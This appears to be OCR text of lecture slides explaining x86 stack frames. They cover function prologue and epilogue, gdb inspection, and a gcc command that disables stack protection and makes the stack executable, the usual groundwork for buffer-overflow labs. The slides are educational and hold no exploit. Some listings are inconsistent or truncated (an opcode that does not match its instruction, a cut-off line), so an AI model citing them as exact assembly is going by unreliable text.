
<- **ESP: stack pointer**
(points to the top of the stack)

Function prologue

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

0xC0000000

The Stack



Stack

Heap

.data

.bss

.text

. . .

20

10

. . .

. . .

20

10

Saved $EIP

Saved $EBP


Function prologue

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

<- EBP: base pointer address ESP

0xBFFDF000

The Stack



0xC0000000

Stack

Heap

.data

.bss

.text

. . .

20

10

. . .

. . .

20

10

Saved $EIP

Saved $EBP

room for int c;

Function prologue

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

<- EBP: base pointer address ~~ESP~~

<- ESP

0x4 bytes subtraction

0xBFFDF000

Note: Beware of compiler optimizations


```
$ gcc -O0 -mpreferred-stack-boundary=2
-ggdb -march=i386 -m32 -fno-stack-protector
-z execstack test.c
```

By default, modern compilers use 16-bytes (2^4) stack-boundary alignment (for performance reasons on certain CPUs (e.g., Pentium III/PentiumPro (SSE)).

With `gcc`, if you compile without **`-mpreferred-stack-boundary=2`** (2^2, or 4 bytes), the resulting code will allocate 16 bytes at a time, even for smaller data types.

Let's Inspect the Stack with gdb


```
(gdb) disassemble foo
Dump of assembler code for function foo:
   0x08048464 <+0>:   push   ebp
   0x08048465 <+1>:   mov    ebp,esp
   0x08048467 <+3>:   sub    esp,0x4    //end of foo() prologue
=> 0x0804846a <+6>:   mov    DWORD PTR [ebp-0x4],0xe
   0x08048471 <+13>:  mov    eax,DWORD PTR [ebp+0xc]
   0x08048474 <+16>:  mov    edx,DWORD PTR [ebp+0x8]
   0x08048477 <+19>:  add    edx,eax
   0x08048479 <+21>:  mov    eax,DWORD PTR [ebp-0x4]
   0x0804847c <+24>:  imul   eax,edx
   0x0804847f <+27>:  mov    DWORD PTR [ebp-0x4],eax
   0x08048482 <+30>:  mov    eax,DWORD PTR [ebp-0x4]
   0x08048485 <+33>:  leave
   0x08048486 <+34>:  ret    0x8
End of assembler dump.

(gdb) x/12wx $ebp     //inspect 12 words down from the EBP
0xbffff650:  0xbffff678  0x080484c7  0x0000000a  0x00000014
0xbffff660:  0xb7fed270  0x00000000  0x08048519  0xb7fc3ff4
0xbffff670:  0x0000000a  0x00000014  0x00000000  0xb7e374d3
```



The Code (function body)

Assembled code

Disassembled code



```
8048484:   55                      push    %ebp
8048485:   89 e5                   mov     %esp,%ebp
8048487:   83 ec 10                sub     $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00    movl    $0xe,-0x4(%ebp)
8048491:   8b 45 0c                mov     0xc(%ebp),%eax
8048494:   8b 55 08                mov     0x8(%ebp),%edx
8048497:   01 c2                   add     %eax,%edx
8048499:   8b 45 fc                mov     -0x4(%ebp),%eax
804849c:   0f af c2                imul    %edx,%eax
804849f:   89 45 fc                mov     %eax,-0x4(%ebp)
80484a2:   8b 45 fc                mov     -0x4(%ebp),%eax
80484a5:   c9                      leave
80484a6:   c3                      ret
  ...        . . .
  ...        . . .
80484ec:   ff 75 ec                pushl   -0x14(%ebp)
80484ef:   ff 75 e8                pushl   -0x18(%ebp)
80484f2:   e8 8d ff ff ff          call    8048484 <foo>
80484f7:   83 c4 10                add     $0x10,%esp
80484fa:   89 45 f0                mov     %eax,-0x10(%ebp)
```

do the math

return value in EAX

The Code

Assembled code   Disassembled code

```
8048484:   55                        push   %ebp
8048485:   89 e5                     mov    %esp,%ebp
8048487:   83 ec 10                  sub    $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00      movl   $0xe,-0x4(%ebp)
8048491:   8b 45 0c                  mov    0xc(%ebp),%eax
8048494:   8b 55 08                  mov    0x8(%ebp),%edx
8048497:   01 c2                     add    %eax,%edx
8048499:   8b 45 fc                  mov    -0x4(%ebp),%eax
804849c:   0f af c2                  imul   %edx,%eax
804849f:   89 45 fc                  mov    %eax,-0x4(%ebp)
80484a2:   8b 45 fc                         ),%eax
80484a5:   c9                        leave
80484a6:   c3                        ret
  ...        . . .
  ...        . . .
80484ec:   ff 75 ec                  pushl  -0x14(%ebp)
80484ef:   ff 75 e8                  pushl  -0x18(%ebp)
80484f2:   e8 8d ff ff ff            call   8048484 <foo>
80484f7:   83 c4 10                  add    $0x10,%esp
80484fa:   89 45 f0                  mov    %eax,-0x10(%ebp)
```

Function epilogue

EIP (Instruction Pointer)

Function Epilogue

The CPU needs to **return back** to **`main()`**'s execution flow.

The last 2 instructions of **`foo()`** take care of this.

these 2 instructions translate into these 3 instructions

```
leave
ret
```

current base is the **new top** of the stack


restore the **saved EBP** to registry

pop the saved EIP and jump there

```
mov %ebp, %esp
pop %ebp
ret
```

The Stack

0xC0000000

